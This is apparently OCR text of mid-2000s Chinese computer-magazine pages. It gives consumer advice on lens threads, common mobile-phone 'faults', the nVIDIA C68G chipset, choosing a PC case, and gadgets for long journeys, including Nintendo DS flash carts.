
防止螺纹的磨损

变焦镜头的螺纹螺距很深，剖面成方形或梯形。螺纹是许多对焦镜头的重要组成部分，读者可以找一个旧镜头，拆开后清洁其螺纹，并用放大镜仔细检查，然后重新组装好。分离螺纹前必须作好记号，装配时将该标记作为螺纹的起始点。

只有当两部分镜筒吻合后，螺纹才能工作，查看镜筒两侧可看出两部分是否平行。注意对螺纹不能过分用力，否则将磨损螺纹，使两部分镜筒无法啮合。处理螺纹时，一定要做到动作轻柔，而且有耐心。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



悉的话，就会以为手机遇到什么故障了。其实这并不是什么故障，只要大家保证在通话时手机电池供电充足、接触性能良好，或者从封闭建筑物中移到开阔的位置去接听电话就可以了。

某些功能不能使用

现在的新手机层出不穷，每一款新手机在硬件设备或者软件系统方面都进行了改变，如果用户搞不清楚，就可能会认为手机出现了故障。例如现在有的新型手机带有手机屏幕保护功能，这个功能在手机暂时不使用时，会出现各种屏幕保护图像，此时如果你按一下手机中的任一按键，手机就会恢复正常。如果初级用户不知道这个特征，就以为手机显示屏出现问题了呢！还有，相同功能在不同手机上的实现方式也可能有所不同，如果你在一款手机中的某个位置处找到了该功能，而在另外一款手机的相同位置处，没有找到对应的功能，可不要随便说，“这款手机怎么连这个功能都没有呀！”

手机找不到网络系统

不管是联通还是移动，虽然他们的网络系统现在都很强大，但是也难免有信号覆盖不到的地方，而很多初级用户一旦在网络状况不太好的地方拨打电话，就会出现诸如手机一接通就断线，常需重复打两三次；或者是手机屡打不通，既无忙音，又非关机等等情况。如果初用者对手机网络系统不了解，那么对这些非正常现象，他们会认为手机内部出现了什么问题。

其实出现这种故障，并不是手机本身出现了问题，而是手机访问的网络系统有问题。由于手机用户越来越多，致使手机的GSM系统或者是CDMA系统不断庞大复杂，设备种类繁多，并且可能由于组成这些网络系统的设备引进时间较早，因此会出现软件版本较低、硬件设备适应能力不强的现象，最终导致整个通信网络系统不能正常工作。对于这个原因，非我们这些普通用户可能解决的，只有希望通信部门能及时维护和管理好通信网络系统，以保证手机通信线路的畅通无阻。

手机不能拨也不能接

手机是一种电子设备，它在工作的过程中会发出电磁波，通过这个电磁波来传递信息，一旦这些信息在传输的过程中遇到另外的电磁波干扰，手机就不能接听，也不能拨打，手机初用者如果不知道这个原因的话，就会容易误认为手机坏了。

其实我们可以通过接听电话的质量来判断是不是手机信号受到了干扰，比如接到的信息时有时无，或者声音特别小听不清，或者听到的是吱吱的噪音，这时我们可以初步判断这很有可能就是手机的接听信号当前正在受到附近电磁波的干扰。对于这种情况，我们应该尽量远离那些有较强电磁波发射源的地方。另外，产生电磁波干扰可能是由于高层建筑物的反射所致，因此如果遇到手机出现断断续续的声音时，应尽量远离高层建筑物。

手机按键失效

当你拿出手机准备拨打电话时，突然发现不管你按什么键，显示屏上就是不出现对应的数字或者符号，这个时候你会不会以为是你的手机按键

出现了问题呢？

其实先不用这么紧张，你可以先检查一下手机设置，看是不是启动了按键锁定功能。因为现在很多人使用的手机都不是翻盖型的，他们平常喜欢把手机放在包里或者口袋里，有时偶尔的碰撞可能会触动手机上的按键，从而拨出了电话号码，给他人和自己都造成了干扰。因此很多人为了防止无端地拨出电话，就会启动手机上的键盘锁定功能，一旦这个功能启动之后，除非你先解除锁定，否则你按什么键都不会有作用的。

手机出现乱码或者不断发出警告

这种情况一般发生在WAP手机上，如果大家不知道这些乱码和警报的由来，肯定就会认为手机出现了故障。由于WAP手机可以连接互联网，因此很多人都喜欢从网上下载手机铃声或者访问网上的资源，而手机上网也会和计算机一样感染到病毒的。

一旦手机染上病毒，这些病毒会在手机屏幕上出现乱码字样，或者不断地发出各种警告提示信息，有时还会自动启动电话录音功能，并将录音四处传送，病毒也会自动打出电话，甚至删除手机上的档案内容。出现上述各种各样的非法操作时，那些刚刚使用手机的用户肯定会认为手机内部有了故障。

实际上，该故障的原因在于手机受到了病毒的侵袭，大家只要通过无线网站对手机进行杀毒或者通过手机的IC接入口或红外传输口进行杀毒，就可以解决问题了。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

整合型芯片组混战
nVIDIA C68G值得购买吗?

Tag 七彩虹、映泰、顶星、杰微、致铭、梅捷、双敏 〉 整合主板、nVIDIA C68G 〉 导购

北京/TKD

AMD 690G 芯片组以其强大的游戏性能、出众的视频回放能力、众多数字接口等特性迅速成为整合型产品最受关注的产品，不仅是 AMD AM2 平台，甚至也让光芒遮盖了 Intel 的 G965 整合型芯片组。而随后，Intel 发布了 G33 新一代整合型芯片组，其性能直指 AMD 690G。在这二者之间，曾经的整合芯片组市场的有力竞争者 nVIDIA 也发布了自己的新一代产品——nVIDIA C68G。然而相比 AMD 及 Intel，C68G 的声音似乎小了许多，尽管性能并不示弱。那么，nVIDIA C68G 是否值得你购买呢? AMD 平台的 690G 无疑是上佳选择，“外来户” nVIDIA 能否重现 C51 时代的辉煌? 对抗 Intel 的 G33 又会有优势吗?

姗姗来迟的C68G

nVIDIA推出的C68G芯片组分为三个型号，分别为：GeForce 7025 nForce630a (MCP68S)、GeForce 7050 nForce630a (MCP68PV-NT)和GeForce 7050 nForce630a (MCP68PV)。作为一款整合型主板，我们最关注的是它的内置显示核心的规格。MCP68的图形核心采用90nm制程、支持DirectX 9.0c和Shader Model 3.0，支持NVIDIA PureVideo HD H.264图像处理技术，并内建HDCP译码功能，支持720p的PureVideo HD影像处理技术。处理器部分支持全系列AM2 AMD处理器，支持双通道DDR2 533/667/800内存。频率方面，Geforce 7050的核心频率达到了475MHz，Geforce 7025的核心频率是425MHz。为了适用于Windows vista，C68G芯片组主板也同样提供DVI接口和支持HDMI接口，仅有定位高端的MCP68PV还支持HDCP版权保护技术和TV-OUT，支持四个SATA 300接口。需要注意的是，MCP68芯片主板最多可支持12个USB接口，较之前的C51G主板增加4个。

MCP68家族			
代号	MCP68S	MCP68PV-NT	MCP68PV
北桥	Geforce 7025 nForce 630A	Geforce 7050 nForce 630A	Geforce 7050SE nForce 630A
南桥	-	-	-
GPU频率	425	475	475
DirectX 9/SM 3.0	支持	支持	支持
DVI	是	是	是
HDMI	否	是	是
TV-OUT	否	否	是
PCI-Express	1x16X3x1X	1x16X3x1X	1x16X3x1X
MPEG-2/WMV9播放	高清720p	高清720p	高清720p
SATA规格	3.0GB/s		
RAID功能	0,1	0,1,0+1,5	0,1,0+1,5
以太网	千兆	千兆	千兆
USB 端口	12	12	12
音频	3.0GB/s		
NVIDIA MediaShield	支持		
NVIDIA nTune	支持		

买不买 厂商操纵的灰暗地带

不过，这些看似很耀眼的特性，无论是AMD 690G还是Intel G33，都能基本覆盖。而市场声音明显偏小的C68G真能让消费者为之倾心吗? 最根本的问题在于，C68G的推出时间并不理想。AMD在推广690G时，首先以优惠措施，如推出时间、供货价格上给予特殊优惠，扶持一些二线品牌。二线品牌在推出产品时速度往往要快是共性，而且二线品牌的价格杀伤力无人能抵。一线品牌推出产品相对谨慎，价格也并不实惠。而AMD在给予二线品牌大力支持后，自然如雨后春笋般，瞬间AMD 690G主板便铺天盖地而至，无疑时间上AMD 690G占了先机。价格方面，更是让nVIDIA无从下手。众多二线品牌将AMD 690G的价格一上来就控制在599元以内，这样即便nVIDIA推出了C68G也会面临更难的境地。上来就降价? 主板厂商肯定不愿意，这会挤占热销的AMD 690G产品线，不让赚钱还做什么买卖? 高价入市又更不可能。另一方面，Intel发布G33后，大力扶持一线品牌快速切入市场，性能更稳定，也是近乎惟一选择的G33无疑是Intel平台的最佳搭档，nVIDIA是不可能分到这杯羹的。当然，芯片组厂商还有SIS，但SIS已经作为Intel低端产品线的芯片供应商了，更何况SIS近年来一直致力于OEM市场的运作，对DIY市场并不十分感冒。看起来，nVIDIA C68G的生存空间并不乐观。

技术规格值得信赖

对于消费者而言，nVIDIA C68G不失为一款好产品。在绘图性能方面，C68G主板在3D Mark01和03的评测项目中，以较明显的优势领先于AMD 690G主板，而在3D Mark05中，AMD 690G主板则勇夺第一。在3D Mark06中，因为AMD 690G集成的X1250显示核心不支持DX9.0C特效，因此nVIDIA C68G更具对新游戏支持的优势，测试成绩也优于对手。显然，nVIDIA C68G具有相当出众的游戏性能。无论是AMD 690G还是nVIDIA C68G，在视频处理、输出接口方面的规格无太大差别。

综合来看，AMD 690G更具价格优势，nVIDIA C68G则在游戏性能上略胜一筹。如果你是一位nVIDIA迷，C68G是个不错的选择。目前已知的上市产品有：七彩虹C.N7050PV，售价599元；映泰MCP68PV，699元；顶星TM-C68M，498元；杰微JWN70，599元；致铭ZM-NC68S-LM，499元；梅捷SY-AMN630-GR，549元；双敏UG7M-D PRO，549元。基本为二线品牌产品，一线品牌尚需时日才能看到，有兴趣的朋友可以多等待些日子。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | market@cfan.com.cn

三步选个好机箱


Tag 外观、内部结构、防磁屏蔽 〉镀锌钢板材质、铝合金材质 〉机箱 〉数码

北京/TKD

什么才是好机箱？仅仅漂亮是不够的，这涉及到采用的材质、内部结构设计的合理性、制造工艺、防辐射设计、散热性能等等诸多方面。当你看到市场上数百款机箱感到有些头晕时，在这些方面多留意一些，就不会再迷惑不解了。

外观材质很重要


看到一款漂亮的机箱，肯定会忍不住想要摸摸。哎，怎么这么粗糙？敲一敲，感觉侧板很薄啊。虽然机箱的材质已经分为很多种不同的材料，主要是镀锌钢板和铝合金材料，但这两者有很大区别。镀锌钢板的优点就是抗氧化能力强，能够有效地起到防腐的效果。质量上乘的镀锌钢板是哑光色（内侧，非外表的喷漆表面），同时，厚度一般在0.8毫米左右，敲一敲会感觉很沉重，而劣质机箱或低价机箱多采用次品镀锌钢板，甚至是镀锡钢板，厚度也多在0.6毫米，色泽暗淡。机箱并非越沉越好，但是高质量的镀锌钢板不易变形，例如，你长期将侧面板卸下，好的机箱面板日后安装时，依然严丝合缝，而劣质机箱的侧板则会有翘角现象，无论你怎样摆弄，都无法密合。铝合金材料则要特殊得多，它的厚度要薄很多，仔细看有明显的拉丝，同时也没有什么反光，但是这种材料的机箱并不容易变形，这是由于铝合金材料的韧性更好，不易变形。但是，铝合金材料的机箱一般很贵，多在500元以上。另外注意一下，铝合金材料的抗氧化能力很强，一般都不需要再喷漆了，所以全铝机箱多是以“本色示人”。



▲镀锌钢板材质机箱

记住 只要心里美！


外壳不变形是首要因素，而内部设计更能体现机箱的易用性。设计优秀的机箱内部结构更加合理，槽位也更加标准，误差很小，安装设备时会更加容易。内部结构的设计合理与否，首先取决于内部龙骨、背板的设计。主板安装位一般都有内部背板，有些背板上还有凹进去的内槽，这样是加大受力面积，以保证机箱的结构稳定。质量上乘的机箱，龙骨多是由一整块优质镀锌钢板锻压而成，这样可以有效增强机箱的抗变形能力。而劣质机箱，仅仅采用几个横梁骨架来安装主板，很容易变形。这里有个小窍门介绍给大家，怎样可以更加了解机箱是否坚固。选购时，按住机箱的两个斜对角，用力摇晃。镀锌钢板过薄及龙骨结构不合理的机箱很容易发生变形，这样的机箱用不了多久就会出问题，甚至严重的拉伸会给主板造成致命的损害。



▲优秀的龙骨设计

防磁屏蔽绝不忽视

有电就会有辐射，虽说电脑中的电磁辐射并不是非常致命，但总归是对人体有害无益的。机箱内部如何防止电磁辐射外露呢？这主要体现在两个方面：散热孔设计、EMI弹片。机箱上一般都会有很多散热孔，这样可以加强箱体内部的气流流动，以尽量将内部热量排出，保证电脑的稳定运行。但是不要小看了这些散热孔，在设计时，不仅要考虑散热性能，这些孔的大小、形状将直接关系到防止电磁辐射的效能。为了屏蔽高频率设备产生的电磁波，孔的周长至少要小于1/20的波长，相同面积的孔中，圆形孔的周长最小。所以机箱上的散热孔要尽量小，而且要尽量采用圆孔。而EMI弹片，它的优劣在很大程度上影响着机箱防辐射的性能。如果你看到机箱的框架上连EMI弹片都给省去了，那一定不要购买，否则非密闭的箱体环境很容易让电磁辐射“跑出来”。当然，用户还可以通过察看机箱的标准认证来了解机箱是否通过了EMI GB9245 B级、FCC B级以及IEMC B级认证。一般合格的机箱都会针对这些内容进行详细的标注。



▲EMI弹片和散热孔不可忽略

只要满足这三点，你看中的机箱就大可放心购买了。一般来说，200元以上的机箱（不含电源价格）基本都能满足这些要求，那些劣质的“超值”机箱，还是不买为妙。 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | hardware@cfan.com.cn

卡铛、卡铛……
卡铛、卡铛……
卡铛、卡铛……

啊——！！受不了了！车站买的报纸早已看完，随身带的杂志也翻了个遍，睡觉睡得连明天晚上恐怕也不会困，窗外的景色千篇一律……实在是无聊。看看表，火车还有将近10个小时才会到站。

炎炎夏日，无论放假回家还是外出旅游，路上花掉几十个小时是免不了的，如何打发这段无聊的时光呢？不妨把平时用的便携设备都派上用场，无论是游戏机、笔记本电脑、掌上电脑还是MP3/MP4，当然还包括人手一部的手机，这下几十个小时的旅程就不会毫无意义地浪费掉了。

告别寂寞

夏日里的数字化旅途

Tag PDA、掌上电脑、笔记本电脑、NDSL、PSP、手机、MP3、MP4 〉导购、技巧、数码 〉硬件


游戏世界　尽在掌握

说到掌上游戏机，那自然是任天堂推出的DS和索尼推出的PSP两大机型。这里主要推荐DS，因为DS上面的游戏种类非常丰富，任何人都能在上面找到自己喜爱的游戏，双屏和手写笔的设计使很多游戏的乐趣大大增加，也更容易上手。任天堂推出的DS系列掌机有NDS和NDSL两个型号，老版本NDS基本上已经停产，市面上能见到的都是改进版NDSL。目前单机NDSL的价格约在1100元左右，除了NDSL本身，还需要购买220V转110V电源适配器、烧录卡、存储卡、屏幕贴膜等附件，整体花费大约在1500元左右。

电源适配器（约30元）：NDSL本身附带了适配器，但面向日本和美国的NDSL都是110V的，不能直接使用。建议购买品牌口碑都比较好的产品，比如北通出品的"火麒麟SP"，大约30元左右。其实最好的选择是直接购买国内的行货版NDSL——神游iDSL，不但配备了可以直接使用的220V电源适配器，而且还拥有15天保换和1年保修的服务，且价格和水货NDSL基本相当。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn





烧录卡(约200元):目前针对DS系列掌机推出的烧录卡有Slot1和Slot2两种,因为DS兼容GBA游戏卡带,因此机身上有Slot1和Slot2两个插槽。DS游戏卡插入Slot1,而GBA游戏卡插入Slot2。早期的DS烧录卡受工艺所限,基本都是Slot2插槽的。想要使用这种烧录卡,必须为DS刷写破解版的Firmware,俗称"刷机",或者通过引导卡来启动。后来推出的Slot1烧录卡出现了很多免刷机的型号,插入DS后就像正版卡带一样运行,同时还支持待机功能(扣上屏幕)。

目前主流的Slot1烧录卡主要是Acekard和R4两种,Acekard具有迄今为止最出色的兼容性,包括《恶魔城——废墟的肖像画》这种令无数烧录卡败下阵来的游戏,Acekard都能完美流畅地运行。但Acekard为了提供最佳兼容性,在易用性方面做出了一点牺牲,游戏要手动选择存档空间大小,而且存储卡使用特殊的文件格式。比较适合对电脑有一定了解的玩家。

R4是目前整体表现最出色的烧录卡。R4吸收了以往烧录卡的优点,不但支持CleanRom,而且采用了标准的FAT文件格式,烧录游戏不需要任何软件,直接把Rom文件拖放到存储卡中即可。R4的另一大优点就是价格便宜,本身价格不足200元,就算再加上一块1GB的TF卡也不到300元,绝对是物美价廉的典范。

1GB TF闪存卡(约110元):TF卡也叫MicroSD卡,是继SD卡、MiniSD卡之后进一步小型化的闪存卡,一般在手机上用得比较多。在手机上用的时候更注重容量,而在NDSL和烧录卡上用的时候则更注重速度。因为游戏数据是实时从闪存卡中读取的,如果闪存卡速度不够快,就会导致游戏场景切换缓慢、音乐/影像断断续续甚至死机的情况。





